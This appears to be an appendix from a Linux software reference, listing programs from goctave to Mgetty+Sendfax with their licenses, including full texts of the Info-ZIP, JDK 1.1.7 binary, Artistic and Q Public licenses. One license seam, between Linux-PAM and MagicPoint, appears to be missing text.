Copyright 1986 - 1993, 1998 Thomas Williams, Colin Kelley

Permission to use, copy, and distribute this software and its documentation for any purpose with or without fee is hereby granted, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation.

Permission to modify the software is granted, but not the right to distribute the complete modified source code. Modifications are to be distributed as patches to the released version. Permission to distribute binaries produced by compiling modified sources is granted, provided you

1. distribute the corresponding source modifications from the released version in the form of a patch file along with the binaries,

2. add special version identification to distinguish your version in addition to the base release version number,

3. provide your name and address as the primary contact for the support of your modified version, and

4. retain our contact information in regard to use of the base software.

Permission to distribute the released version of the source code along with corresponding source modifications in the form of a patch file is granted with same provisions 2 through 4 for binary distributions.

This software is provided "as is" without express or implied warranty to the extent permitted by applicable law.

goctave, 4592

GPL

GOGO, 4613

LGPL

Grep GNU, 801

GNU GPL

Grepmail, 1620

GNU GPL

Grip, 4615, 3810

GNU GPL

GRUB, 205

GNU GPL

GTKmp3make, 4616

LGPL

GTransferManager, 4561

GPL

GTV, 3844

GNU GPL

GV, 970

GNU GPL

Gzip, 795, 4113

GNU GPL

Help2man, 3129

GNU GPL

Host, 1329

Copyright (c) 1996-2001 by Internet Software Consortium.

Permission to use, copy, modify, and distribute this software for any purpose with or without fee is hereby granted, provided that the above copyright notice and this permission notice appear in all copies.

THE SOFTWARE IS PROVIDED "AS IS" AND INTERNET SOFTWARE CONSORTIUM DISCLAIMS ALL WARRANTIES WITH REGARD TO THIS SOFTWARE INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS. IN NO EVENT SHALL INTERNET SOFTWARE CONSORTIUM BE LIABLE FOR ANY SPECIAL, DIRECT, INDIRECT, OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, NEGLIGENCE OR OTHER TORTIOUS ACTION, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.

ht://Dig, 1852

GNU GPL

HTML2ps, 2873

GNU GPL

HTMLDOC, 2889

GNU GPL

Icecast, 3841

GNU GPL

ImageMagick, 1150

Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files ("ImageMagick"), to deal in ImageMagick without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of ImageMagick, and to permit persons to whom the ImageMagick is furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all copies or substantial portions of ImageMagick.

The software is provided "as is", without warranty of any kind, express or implied, including but not limited to the warranties of merchantability, fitness for a particular purpose and noninfringement. In no event shall E. I. du Pont de Nemours and Company be liable for any claim, damages or other liability, whether in an action of contract, tort or otherwise, arising from, out of or in connection with ImageMagick or the use or other dealings in ImageMagick.

Except as contained in this notice, the name of the E. I. du Pont de Nemours and Company shall not be used in advertising or otherwise to promote the sale, use or other dealings in ImageMagick without prior written authorization from the E. I. du Pont de Nemours and Company.

IMAP toolkit, 1623

Copyright 1998 by the University of Washington

Permission to use, copy, modify, and distribute this software and its documentation for any purpose and without fee is hereby granted, provided that the above copyright notice appears in all copies and that both the above copyright notice and this permission notice appear in

supporting documentation, and that the name of the University of Washington not be used in advertising or publicity pertaining to distribution of the software without specific, written prior permission. This software is made available "as is", and
THE UNIVERSITY OF WASHINGTON DISCLAIMS ALL WARRANTIES, EXPRESS OR IMPLIED, WITH REGARD TO THIS SOFTWARE, INCLUDING WITHOUT LIMITATION ALL IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE, AND IN NO EVENT SHALL THE UNIVERSITY OF WASHINGTON BE LIABLE FOR ANY SPECIAL, INDIRECT OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, TORT (INCLUDING NEGLIGENCE) OR STRICT LIABILITY, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.

imwheel, 4639

GPL

Inetd, 1468

UCB BSD

Info2www, 1804

dominio pubblico

Info-ZIP, 4113

This is version 2001-Jan-27 of the Info-ZIP copyright and license. The definitive version of this document should be available at ftp://ftp.info-zip.org/pub/infozip/license.html indefinitely.

Copyright (c) 1990-2001 Info-ZIP. All rights reserved.

For the purposes of this copyright and license, "Info-ZIP" is defined as the following set of individuals:

Mark Adler, John Bush, Karl Davis, Harald Denker, Jean-Michel Dubois, Jean-loup Gailly, Hunter Goatley, Ian Gorman, Chris Herborth, Dirk Haase, Greg Hartwig, Robert Heath, Jonathan Hudson, Paul Kienitz, David Kirschbaum, Johnny Lee, Onno van der Linden, Igor Mandrichenko, Steve P. Miller, Sergio Monesi, Keith Owens, George Petrov, Greg Roelofs, Kai Uwe Rommel, Steve Salisbury, Dave Smith, Christian Spieler, Antoine Verheijen, Paul von Behren, Rich Wales, Mike White

This software is provided "as is," without warranty of any kind, express or implied. In no event shall Info-ZIP or its contributors be held liable for any direct, indirect, incidental, special or consequential damages arising out of the use of or inability to use this software.

Permission is granted to anyone to use this software for any purpose, including commercial applications, and to alter it and redistribute it freely, subject to the following restrictions:

1. Redistributions of source code must retain the above copyright notice, definition, disclaimer, and this list of conditions.

2. Redistributions in binary form must reproduce the above copyright notice, definition, disclaimer, and this list of conditions in documentation and/or other materials provided with the distribution.

3. Altered versions--including, but not limited to, ports to new operating systems, existing ports with new graphical interfaces, and dynamic, shared, or static library versions--must be plainly marked as such and must not be misrepresented as being the original source. Such altered versions also must not be misrepresented as being Info-ZIP releases--including, but not limited to, labeling of the altered versions with the names "Info-ZIP" (or any variation

thereof, including, but not limited to, different capitalizations), "Pocket UnZip," "WiZ" or "MacZip" without the explicit permission of Info-ZIP. Such altered versions are further prohibited from misrepresentative use of the Zip-Bugs or Info-ZIP e-mail addresses or of the Info-ZIP URL(s).

4. Info-ZIP retains the right to use the names "Info-ZIP," "Zip," "UnZip," "WiZ," "Pocket UnZip," "Pocket Zip," and "MacZip" for its own source and binary releases.

IPlogger, 2096

GNU GPL

Iproute, 1279

GNU GPL

Iptables, 1962

GNU GPL

IPTraf, 2085

GNU GPL

Iputils, 1299, 1299

UCB BSD e GNU GPL

Ircd, 1546

This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 1, or (at your option) any later version.

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this program; if not, write to the Free Software Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA

This product includes software developed by the University of California, Berkeley and its contributors.

Copyright (c) 1985, 1989 Regents of the University of California. All rights reserved.

Redistribution and use in source and binary forms are permitted provided that: (1) source distributions retain this entire copyright notice and comment, and (2) distributions including binaries display the following acknowledgement: ‘‘This product includes software developed by the University of California, Berkeley and its contributors” in the documentation or other materials provided with the distribution and in all advertising materials mentioning features or use of this software. Neither the name of the University nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED ‘‘AS IS’’ AND WITHOUT ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, WITHOUT LIMITATION, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE.

ircII, 1549

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

3. The name of the author may not be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE AUTHORS ‘‘AS IS’’ AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

Isapnptools, 375

GNU GPL

JDK, 3410

Java(tm) Development Kit

Version JDK 1.1.7

This software and documentation is the confidential and proprietary information of Sun Microsystems, Inc. ("Confidential Information"). You shall not disclose such Confidential Information and shall use it only in accordance with the terms of the license agreement you entered into with Sun.

SUN MAKES NO REPRESENTATIONS OR WARRANTIES ABOUT THE SUITABILITY OF THE SOFTWARE, EITHER EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, OR NON-INFRINGEMENT. SUN SHALL NOT BE LIABLE FOR ANY DAMAGES SUFFERED BY LICENSEE AS A RESULT OF USING, MODIFYING OR DISTRIBUTING THIS SOFTWARE OR ITS DERIVATIVES.

```
Developed by Sun Microsystems, Inc.
901 San Antonio Rd., Palo Alto, CA 94303 USA
Copyright (c) 1994, 1995, 1996, 1997, 1998 Sun Microsystems, Inc.
All rights reserved.
```

Java(tm) Development Kit

Version JDK 1.1.7

Binary Code License

This binary code license ("License") contains rights and restrictions associated with use of the accompanying software and documentation ("Software"). Read the License carefully before installing the Software. By installing the Software you agree to the terms and conditions of this License.

1. Limited License Grant. Sun grants to you ("Licensee") a non-exclusive, non-transferable limited license to use the Software without fee for evaluation of the Software and for development of Java(tm) compatible applets and applications. Licensee may make one archival copy of the Software and may re-distribute complete, unmodified copies of the Software to software developers within Licensee's organization to avoid unnecessary download time, provided that this License conspicuously appear with all copies of the Software. Except for the foregoing, Licensee may not re-distribute the Software in whole or in part, either separately or included with a product. Refer to the Java Runtime Environment Version 1.1.7 binary code license (http://java.sun.com/products/JDK/1.1/index.html) for the availability of runtime code which may be distributed with Java compatible applets and applications.

2. Java Platform Interface. Licensee may not modify the Java Platform Interface ("JPI", identified as classes contained within the "java" package or any subpackages of the "java" package), by creating additional classes within the JPI or otherwise causing the addition to or modification of the classes in the JPI. In the event that Licensee creates any Java-related API and distributes such API to others for applet or application development, Licensee must promptly publish an accurate specification for such API for free use by all developers of Java-based software.

3. Restrictions. Software is confidential copyrighted information of Sun and title to all copies is retained by Sun and/or its licensors. Licensee shall not modify, decompile, disassemble, decrypt, extract, or otherwise reverse engineer Software. Software may not be leased, assigned, or sublicensed, in whole or in part. Software is not designed or intended for use in on-line control of aircraft, air traffic, aircraft navigation or aircraft communications; or in the design, construction, operation or maintenance of any nuclear facility. Licensee warrants that it will not use or redistribute the Software for such purposes.

4. Trademarks and Logos. This License does not authorize Licensee to use any Sun name, trademark or logo. Licensee acknowledges that Sun owns the Java trademark and all Java-related trademarks, logos and icons including the Coffee Cup and Duke ("Java Marks") and agrees to: (i) to comply with the Java Trademark Guidelines at http://java.sun.com/trademarks.html; (ii) not do anything harmful to or inconsistent with Sun's rights in the Java Marks; and (iii) assist Sun in protecting those rights, including assigning to Sun any rights acquired by Licensee in any Java Mark.

5. Disclaimer of Warranty. Software is provided "AS IS," without a warranty of any kind. ALL EXPRESS OR IMPLIED REPRESENTATIONS AND WARRANTIES, INCLUDING ANY IMPLIED WARRANTY OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE OR NON-INFRINGEMENT, ARE HEREBY EXCLUDED.

6. Limitation of Liability. SUN AND ITS LICENSORS SHALL NOT BE LIABLE FOR ANY DAMAGES SUFFERED BY LICENSEE OR ANY THIRD PARTY AS A RESULT OF USING OR DISTRIBUTING SOFTWARE. IN NO EVENT WILL SUN OR ITS LICENSORS BE LIABLE FOR ANY LOST REVENUE, PROFIT OR DATA, OR FOR DIRECT, INDIRECT, SPECIAL, CONSEQUENTIAL, INCIDENTAL OR PUNITIVE DAMAGES, HOWEVER CAUSED AND REGARDLESS OF THE THEORY OF LIABILITY, ARISING OUT OF THE USE OF OR INABILITY TO USE SOFTWARE, EVEN IF SUN HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

7. Termination. Licensee may terminate this License at any time by destroying all copies of Software. This License will terminate immediately without notice from Sun if Licensee fails to comply with any provision of this License. Upon such termination, Licensee must destroy all copies of Software.

8. Export Regulations. Software, including technical data, is subject to U.S. export control laws, including the U.S. Export Administration Act and its associated regulations, and may be subject to export or import regulations in other countries. Licensee agrees to comply

strictly with all such regulations and acknowledges that it has the responsibility to obtain licenses to export, re-export, or import Software. Software may not be downloaded, or otherwise exported or re-exported (i) into, or to a national or resident of, Cuba, Iraq, Iran, North Korea, Libya, Sudan, Syria or any country to which the U.S. has embargoed goods; or (ii) to anyone on the U.S. Treasury Department's list of Specially Designated Nations or the U.S. Commerce Department's Table of Denial Orders.

9. Restricted Rights. Use, duplication or disclosure by the United States government is subject to the restrictions as set forth in the Rights in Technical Data and Computer Software Clauses in DFARS 252.227-7013(c) (1) (ii) and FAR 52.227-19(c) (2) as applicable.

10. Governing Law. Any action related to this License will be governed by California law and controlling U.S. federal law. No choice of law rules of any jurisdiction will apply.

11. Severability. If any of the above provisions are held to be in violation of applicable law, void, or unenforceable in any jurisdiction, then such provisions are herewith waived to the extent necessary for the License to be otherwise enforceable in such jurisdiction. However, if in Sun's opinion deletion of any provisions of the License by operation of this paragraph unreasonably compromises the rights or increase the liabilities of Sun or its licensors, Sun reserves the right to terminate the License and refund the fee paid by Licensee, if any, as Licensee's sole and exclusive remedy.

Joe, 887

GNU GPL

Kaffe, 3406

This software is copyrighted by the T. J. Wilkinson & Associates, London, UK, Cygnus Support, USA, and other parties. The following terms apply to all files associated with the software unless explicitly disclaimed in individual files.

The authors hereby grant permission to use, copy, modify, distribute, and license this software and its documentation for any purpose, provided that existing copyright notices are retained in all copies and that this notice is included verbatim in any distributions. No written agreement, license, or royalty fee is required for any of the authorized uses. Modifications to this software may be copyrighted by their authors and need not follow the licensing terms described here, provided that the new terms are clearly indicated on the first page of each file where they apply.

IN NO EVENT SHALL THE AUTHORS OR DISTRIBUTORS BE LIABLE TO ANY PARTY FOR DIRECT, INDIRECT, SPECIAL, INCIDENTAL, OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OF THIS SOFTWARE, ITS DOCUMENTATION, OR ANY DERIVATIVES THEREOF, EVEN IF THE AUTHORS HAVE BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

THE AUTHORS AND DISTRIBUTORS SPECIFICALLY DISCLAIM ANY WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, AND NON-INFRINGEMENT. THIS SOFTWARE IS PROVIDED ON AN "AS IS" BASIS, AND THE AUTHORS AND DISTRIBUTORS HAVE NO OBLIGATION TO PROVIDE MAINTENANCE, SUPPORT, UPDATES, ENHANCEMENTS, OR MODIFICATIONS.

RESTRICTED RIGHTS: Use, duplication or disclosure by the government is subject to the restrictions as set forth in subparagraph (c) (1) (ii) of the Rights in Technical Data and Computer Software Clause as DFARS 252.227-7013 and FAR 52.227-19.

Kawa, 3460

The Java classes (with related files and documentation) in these packages are copyright (C) 1996, 1997, 1998, 1999 Per Bothner.

These classes are distributed in the hope that they will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

These classes are free software. You can use and re-distribute a class without restriction (in source or binary form) as long as you use a version that has not been modified in any way from a version released by Per Bothner, Cygnus Solutions, or the Free Software Foundation. You may make and distribute a modified version, provided you follow the terms of the GNU General Public License; either version 2, or (at your option) any later version.

KDE, 1095, 1098

All programs are either under the GPL, LGPL with the following exceptions:

---

kdm is based on xdm:

Copyright (c) 1990 X Consortium

Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the "Software"), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE X CONSORTIUM BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.

---

xlock Copyright Notice:

Permission to use, copy, modify, distribute, and sell this software and its documentation for any purpose is hereby granted without fee, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation. No representations are made about the suitability of this software for any purpose. It is provided "as is" without express or implied warranty.

Copyright (c) 1994 Angelo Haritsis. All rights reserved.

Redistribution and use in source and binary forms are permitted provided that the above copyright notice and this paragraph are duplicated in all such forms and that any documentation, advertising materials, and other materials related to such distribution and use acknowledge that the software was developed by Angelo Haritsis.

THIS SOFTWARE IS PROVIDED ‘‘AS IS’’ AND WITHOUT ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, WITHOUT LIMITATION, THE IMPLIED WARRANTIES OF MERCHANTIBILITY AND FITNESS FOR A PARTICULAR PURPOSE.

---

kdesu, kstart, kpanel, kwm - Artistic license

---

drkonq, khotkeys, kioslave/{gopher,help,info,ldap,man,nntp,smtp,smb}, ksmserver, ksplash, kwin, kxkb, kxmlrpc, legacyimport

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

THIS SOFTWARE IS PROVIDED BY THE AUTHOR ''AS IS'' AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

KGB, 4114

public domain

LAME, 3827, 4613

GPL

LeeOS, 4280

The "Artistic License"

Preamble

The intent of this document is to state the conditions under which a Package may be copied, such that the Copyright Holder maintains some semblance of artistic control over the development of the package, while giving the users of the package the right to use and distribute the Package in a more-or-less customary fashion, plus the right to make reasonable modifications.

Definitions

"Package" refers to the collection of files distributed by the Copyright Holder, and derivatives of that collection of files created through textual modification.

"Standard Version" refers to such a Package if it has not been modified, or has been modified in accordance with the wishes of the Copyright Holder as specified below.

"Copyright Holder" is whoever is named in the copyright or copyrights for the package.

"You" is you, if you're thinking about copying or distributing this Package.

"Reasonable copying fee" is whatever you can justify on the basis of media cost, duplication charges, time of people involved, and so on. (You will not be required to justify it to the Copyright Holder, but only to the computing community at large as a market that must bear the fee.)

"Freely Available" means that no fee is charged for the item itself, though there may be fees involved in handling the item. It also means that recipients of the item may redistribute it under the same conditions they received it.

1. You may make and give away verbatim copies of the source form of the Standard Version of this Package without restriction, provided that you duplicate all of the original copyright notices and associated disclaimers.

2. You may apply bug fixes, portability fixes and other modifications derived from the Public Domain or from the Copyright Holder. A Package modified in such a way shall still be considered the Standard Version.

3. You may otherwise modify your copy of this Package in any way, provided that you insert a prominent notice in each changed file stating how and when you changed that file, and provided that you do at least ONE of the following:

a. place your modifications in the Public Domain or otherwise make them Freely Available, such as by posting said modifications to Usenet or an equivalent medium, or placing the modifications on a major archive site such as uunet.uu.net, or by allowing the Copyright Holder to include your modifications in the Standard Version of the Package.

b. use the modified Package only within your corporation or organization.

c. rename any non-standard executables so the names do not conflict with standard executables, which must also be provided, and provide a separate manual page for each non-standard executable that clearly documents how it differs from the Standard Version.

d. make other distribution arrangements with the Copyright Holder.

4. You may distribute the programs of this Package in object code or executable form, provided that you do at least ONE of the following:

a. distribute a Standard Version of the executables and library files, together with instructions (in the manual page or equivalent) on where to get the Standard Version.

b.accompany the distribution with the machine-readable source of the Package with your modifications.

c. give non-standard executables non-standard names, and clearly document the differences in manual pages (or equivalent), together with instructions on where to get the Standard Version.

d. make other distribution arrangements with the Copyright Holder.

5. You may charge a reasonable copying fee for any distribution of this Package. You may charge any fee you choose for support of this Package. You may not charge a fee for this Package itself. However, you may distribute this Package in aggregate with other (possibly commercial) programs as part of a larger (possibly commercial) software distribution provided that you do not advertise this Package as a product of your own. You may embed this Package's interpreter within an executable of yours (by linking); this shall be construed as a mere form of aggregation, provided that the complete Standard Version of the interpreter is so embedded.

6. The scripts and library files supplied as input to or produced as output from the programs of this Package do not automatically fall under the copyright of this Package, but belong to whomever generated them, and may be sold commercially, and may be aggregated with this Package. If such scripts or library files are aggregated with this Package via the so-called "undump" or "unexec" methods of producing a binary executable image, then distribution of such an image shall neither be construed as a distribution of this Package nor shall it fall under the restrictions of Paragraphs 3 and 4, provided that you do not represent such an executable image as a Standard Version of this Package.

7. C subroutines (or comparably compiled subroutines in other languages) supplied by you and linked into this Package in order to emulate subroutines and variables of the language defined by this Package shall not be considered part of this Package, but are the equivalent of input as in Paragraph 6, provided these subroutines do not change the language in any way that would cause it to fail the regression tests for the language.

8. Aggregation of this Package with a commercial distribution is always permitted provided that the use of this Package is embedded; that is, when no overt attempt is made to make this Package's interfaces visible to the end user of the commercial distribution. Such use shall not be construed as a distribution of this Package.

9. The name of the Copyright Holder may not be used to endorse or promote products derived from this software without specific prior written permission.

10. THIS PACKAGE IS PROVIDED "AS IS" AND WITHOUT ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, WITHOUT LIMITATION, THE IMPLIED WARRANTIES OF MERCHANTIBILITY AND FITNESS FOR A PARTICULAR PURPOSE.

The End

Lftp, 1574

GNU GPL

LILO, 215, 4451

Redistribution and use in source and binary forms of parts of or the whole original or derived work are permitted provided that the original work is properly attributed to the author. The name of the author may not be used to endorse or promote products derived from this software without specific prior written permission. This work is provided "as is" and without any express or implied warranties.

Links, 1705

GNU GPL

Linux console font and keytable utilities, 452, 454, 458, 458, 451, 468

dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

Linux console tools, 468

GNU GPL

Linux floppy utilities, 688

GNU GPL

Linux NFS, 1484

GNU GPL

Linux PCI utilities, 364

GNU GPL

Linux' system and kernel logging daemons: klogd, 513

GNU GPL

Linux' system and kernel logging daemons: syslogd, 509

UCB BSD

Linux-PAM, 554

Redistribution and use in source and binary forms of Linux-PAM, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain any existing copyright notice, and this entire permission notice in its entirety, including the disclaimer of warranties.

Loadlin, 199

GNU GPL

Lockvc, 2100

GNU GPL

look, 838

UCB BSD

LPRng, 935

software non libero: licenza Artistic

LSH, 2182

GNU GPL

Lynx, 1698, 2212

GNU GPL

MagiCapture, 4580

GPL

Magicfilter, 946

GNU GPL

MagicPoint, 1177

2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

3. Neither the name of the project nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE PROJECT AND CONTRIBUTORS ''AS IS'' AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE PROJECT OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

Mailman, 1685

GNU GPL

Mailx, 1607

UCB BSD

mdetect, 471

The files mdetect.c, mice.c, mdetect.h, and README are copyright (C) 1999 Caldera Systems, Inc., and are licensed under the Q Public License (QPL).

The remainder of the files in this package are copyright (C) 2000 Progeny Linux Systems, Inc., and are licensed under the GNU General Public License (GPL); see /usr/share/common-licenses/GPL.

To the extent that independent copyright is manifest in the changes that have been made to mdetect.c, mice.c, mdetect.h, and README as originally distributed by Caldera Systems, Inc., those changes are dual-licensed under the Q Public License (QPL), with the "Choice of Law" section stricken in its entirety, and simultaneously under the GNU General Public License (GPL); see /usr/share/common-licenses/GPL.

The text of the Q Public License (QPL) as used by Caldera Systems, Inc. follows.

THE Q PUBLIC LICENSE version 1.0

Copyright (C) 1999 Troll Tech AS, Norway. Everyone is permitted to copy and distribute this license document.

The intent of this license is to establish freedom to share and change the software regulated by this license under the open source model.

This license applies to any software containing a notice placed by the copyright holder saying that it may be distributed under the terms of the Q Public License version 1.0. Such software is herein referred to as the Software. This license covers modification and distribution of the Software, use of third-party application programs based on the Software, and development of free software which uses the Software.

Granted Rights

1. You are granted the non-exclusive rights set forth in this license provided you agree to and comply with any and all conditions in this license. Whole or partial distribution of the

Software, or software items that link with the Software, in any form signifies acceptance of this license.

2. You may copy and distribute the Software in unmodified form provided that the entire package, including - but not restricted to - copyright, trademark notices and disclaimers, as released by the initial developer of the Software, is distributed.

3. You may make modifications to the Software and distribute your modifications, in a form that is separate from the Software, such as patches. The following restrictions apply to modifications:

a. Modifications must not alter or remove any copyright notices in the Software.

b. When modifications to the Software are released under this license, a non-exclusive royalty-free right is granted to the initial developer of the Software to distribute your modification in future versions of the Software provided such versions remain available under these terms in addition to any other license(s) of the initial developer.

4. You may distribute machine-executable forms of the Software or machine-executable forms of modified versions of the Software, provided that you meet these restrictions:

a. You must include this license document in the distribution.

b. You must ensure that all recipients of the machine-executable forms are also able to receive the complete machine-readable source code to the distributed Software, including all modifications, without any charge beyond the costs of data transfer, and place prominent notices in the distribution explaining this.

c. You must ensure that all modifications included in the machine-executable forms are available under the terms of this license.

5. You may use the original or modified versions of the Software to compile, link and run application programs legally developed by you or by others.

6. You may develop application programs, reusable components and other software items that link with the original or modified versions of the Software. These items, when distributed, are subject to the following requirements:

a. You must ensure that all recipients of machine-executable forms of these items are also able to receive and use the complete machine-readable source code to the items without any charge beyond the costs of data transfer.

b. You must explicitly license all recipients of your items to use and re-distribute original and modified versions of the items in both machine-executable and source code forms. The recipients must be able to do so without any charges whatsoever, and they must be able to re-distribute to anyone they choose.

c. If the items are not available to the general public, and the initial developer of the Software requests a copy of the items, then you must supply one.

Limitations of Liability

In no event shall the initial developers or copyright holders be liable for any damages whatsoever, including - but not restricted to - lost revenue or profits or other direct, indirect, special, incidental or consequential damages, even if they have been advised of the possibility of such damages, except to the extent invariable law, if any, provides otherwise.

No Warranty

The Software and this license document are provided AS IS with NO WARRANTY OF ANY KIND, INCLUDING THE WARRANTY OF DESIGN, MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE.

Choice of Law

This license is governed by the Laws of the United States of America. Any disputes shall be conducted exclusively in state or federal court in the state of Utah.

Mgetty+Sendfax, 492, 1438

Copying conditions and (lack of) warranty

WARNING: This package is still BETA software. Use it at your own risk, there is *no* warranty. If it erases all the data on your hard disk, damages your hardware, or kills your dog, that is entirely your problem. Anyway, the program works for me and quite a lot of other people.

The 'mgetty+sendfax' package is Copyright (C) 1993-1997 Gert Doering.

You are permitted to redistribute 'mgetty+sendfax' freely, modify it, include it in other programs, ..., as long as you don't make profit directly out of selling 'mgetty' (see below), include the complete 'mgetty' source, and do not remove my name. If you distribute a modified version, or include 'mgetty' code in your projects, mark it clearly as such ("... *derived* from 'mgetty+sendfax' by Gert Doering")!

If the program works for you, and you want to honour my efforts, you are invited to donate as much as you want...

What I mean above with "as long as you don't make profit directly out of selling 'mgetty'" is: it is perfectly OK if you get paid for 'mgetty' support, or if you distribute 'mgetty' among other goodies on a CD-ROM collection or whatever, but if you sell 'mgetty' bundled with a faxmodem as "unix fax package" or "with unix software!", or if you start selling 'mgetty' with only minor enhancements for lots of money, I want a share. If in doubt, just ask me.

In any case, if you don't like the restrictions in this license, contact me, and we can work something out.

